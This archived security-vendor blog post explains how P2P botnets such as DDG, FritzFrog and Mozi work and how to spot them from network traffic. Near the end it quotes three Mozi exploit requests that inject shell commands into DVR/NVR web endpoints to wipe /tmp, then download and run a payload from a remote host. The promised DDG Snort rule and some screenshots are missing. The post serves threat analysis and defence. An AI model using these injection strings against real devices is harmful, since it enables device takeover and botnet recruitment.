Overcoming the Challenges of Detecting P2P Botnets on Your Network

By by Alessandro Di Pinto | October 13, 2020

Archived: 2026-04-05 16:26:28 UTC

In the first six months of 2020, the Mozi, DDG and FritzFrog botnets were very active, and exhibiting some pretty interesting behaviors.

Threat actors use peer-to-peer (P2P) botnets like these to build a platform that can later be used to carry out malicious operations, such as large-scale Distributed Denial of Service (DDoS) or mining for crypto currencies.

Early-generation botnets followed a client-server model for command and control (C&C), making use of popular protocols like IRC and HTTP, or implementing custom ones. However, the simplicity of this architecture offered little resilience.

Analyzing the new architectural designs of recent botnets can help us understand emerging botnet techniques, and how to use network artifacts to detect and mitigate their activity.

Recent Evolution of Botnet Platforms

One of the first countermeasures taken by botnet operators to address the architectural weaknesses involved relying on so-called bulletproof hosting. In laymen's terms, it meant finding a hosting provider willing to turn a blind eye to client activity.

A second, often complementary solution involved using Domain Generating Algorithms (DGAs) as failsafes for situations where the C&C became unreachable. This technique consisted of embedding an algorithm within the bot to generate a series of domains that the malware would attempt to contact. The operator of the botnet only needed to register one of these domains and make it accessible to the bots.

This new situation, where the C&C could change over time, also meant that each and every bot required a strategy to verify the identity of the controller. To avoid hostile takeovers, botnets started relying on digital signatures to validate each command received from the network or a configuration update.

The need for increased takedown resistance eventually drove botnet operators to adapt and explore peer-to-peer approaches. A further evolution involved using a hybrid model, rather than a pure peer-to-peer model. In a P2P hybrid network topology, the botnet can survive a takedown of nodes with specialized roles, and reorganize itself accordingly.

Why Peer-to-peer Botnets Are Challenging to Disrupt

In general, it can be quite challenging to disrupt the malicious activities of P2P botnets. Take, for example, the effort coordinated by Microsoft in March 2020.[1] The company called on its technical and legal partners in 35

countries to disrupt Necurs, a popular hybrid peer-to-peer botnet.

According to Microsoft: “This was accomplished by analyzing a technique used by Necurs to systematically generate new domains through an algorithm. We were then able to accurately predict over six million unique domains that would be created in the next 25 months. Microsoft reported these domains to their respective registries in countries around the world so the websites can be blocked and thus prevented from becoming part of the Necurs infrastructure. By taking control of existing websites and inhibiting the ability to register new ones, we have significantly disrupted the botnet.”

While dismantling a peer-to-peer botnet might not be feasible for the average organization, there is still a lot that your security teams can do.

Start by considering the three main phases used by botnets, and where network artifacts are typically left behind:


- **Bot deployment**: this is where the bot is deployed into a target system member of the network, for instance through an exploit, or by brute-forcing the credentials
- **Communication with the peer-to-peer botnets:** this occurs during peer discovery, configuration updates and while receiving commands
- **Malicious activity:** the actual malicious activity the botnet was created for, such as sending spam, distributing ransomware or bot propagation towards other systems

Using the right tools, your security teams can detect and disrupt botnet activity. To better understand these concepts, let’s look into some practical examples.

DDG Botnet

DDG is a mining botnet that has been extensively documented by the researchers at 360 Netlab.[2] While DDG originally used DNS for command and control, it now uses a hybrid peer-to-peer model to control the nodes in its network. DDG’s method of infection involves brute-forcing the root user password against SSH servers using a significantly large wordlist. Alternatively, DDG uses exploits against Redis, Nexus Repository Manager and Supervisord.

One of the first noticeable anomalies occurs when DDG receives its configuration from a super node by leveraging HTTP on non-standard ports. Another interesting and useful characteristic for tracking down DDG is the use of a domain that was never resolved through the DNS, in the HTTP host header.




One of the first noticeable anomalies occurs when DDG receives its configuration from a super node by leveraging HTTP on non-standard ports.

DDG Detection Tool: The Snort rule below, provided by the Nozomi Networks Labs team, can be used freely by the security community to detect DDG activity:

FritzFrog Botnet

FritzFrog is another example of a recently discovered peer-to-peer botnet. It is written in the Go programming language and relies on SSH credential brute-forcing as its propagation mechanism. The rate at which it is targeting SSH on standard and non-standard (2222) tcp ports makes FritzFrog a pretty noisy bot.


To detect the anomalous network behavior, we don't need FritzFrog to find an open SSH server and try several credentials. The raw number of connection attempts alone is sufficient, as you can see in the Wireshark screenshots below.



The raw number of FritzFrog botnet connection attempts are sufficient to detect its anomalous OT network behaviour.

Mozi Botnet

The Mozi malware family makes use of a custom P2P protocol built on top of Distributed Hash Tables (DHT) in order to build a network of infected nodes. DHT is typically used by BitTorrent clients to identify peers using a key (infohash), so at first glance, Mozi's communication can hide among what looks like normal DHT traffic. Additionally, to bootstrap the overlay network, Mozi relies on well-known BitTorrent nodes such as router.bittorrent.com, as shown in the screenshot below.



Mozi botnet attempts to guess credentials and initiate a number of connections to hosts not previously seen in the network, leaving a noticeable trail.

There are ARM and MIPS variants of the Mozi malware. Like most botnets targeting IoT devices, Mozi uses weak Telnet credential brute-forcing as a way to propagate. Additionally, a number of exploits affecting IoT devices such as CCTV, DVR, NVR and routers are included as a supplemental infection method.

```
GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*;wget${IFS}http://%s:%d/Mozi.a;sh${IFS}/tmp/Mozi.a&>r&&tar${IFS}/string.js HTTP/1.0
GET /shell?cd+/tmp;rm+-rf+*;wget+http://%s:%d/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws HTTP/1.1
GET /board.cgi?cmd=cd+/tmp;rm+-rf+*;wget+http://%s:%d/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+varcron
```

The HTTP requests format strings above are a subset of the exploits that Mozi samples include and use. Specifically, these malicious requests target CCTV/DVR RCE, MVPower DVR Shell Unauthenticated Command Execution and Vacron NVR RCE.

The communication with the peer-to-peer botnet through DHT might not be trivial to investigate in a network where DHT is allowed. However, its attempts to guess credentials and initiate a number of connections to hosts not previously seen in the network leave a noticeable trail.

More Free Security Community Tools from Nozomi Networks Labs

We hope you've found our exploration of the architectural designs typically employed by botnet operators helpful. The important takeaway is that these operations, by their very nature, give security defenders multiple starting points for investigating the network artifacts they leave behind.

To learn more about defending your OT network against botnets, please watch the webinar below, "P2P Botnets: Following the Network Trail."

To tap into additional security community resources including threat advisories, security reports, podcasts, and other free tools developed by the Nozomi Networks Labs Security Research team, subscribe to Nozomi Networks Labs.

Alessandro Di Pinto

Security Research Manager, Nozomi Networks. @adipinto Alessandro Di Pinto is an Offensive Security Certified Professional (OSCP) with an extensive background in malware analysis, ICS/SCADA security, penetration testing and incident response. He holds GIAC Reverse Engineering Malware (GREM) and GIAC Cyber Threat Intelligence (GCTI) certifications. Alessandro co-authored the research paper "TRITON: The First ICS Cyber Attack on Safety Instrument Systems" and "Analyzing the GreyEnergy Malware: from Maldoc to Backdoor".
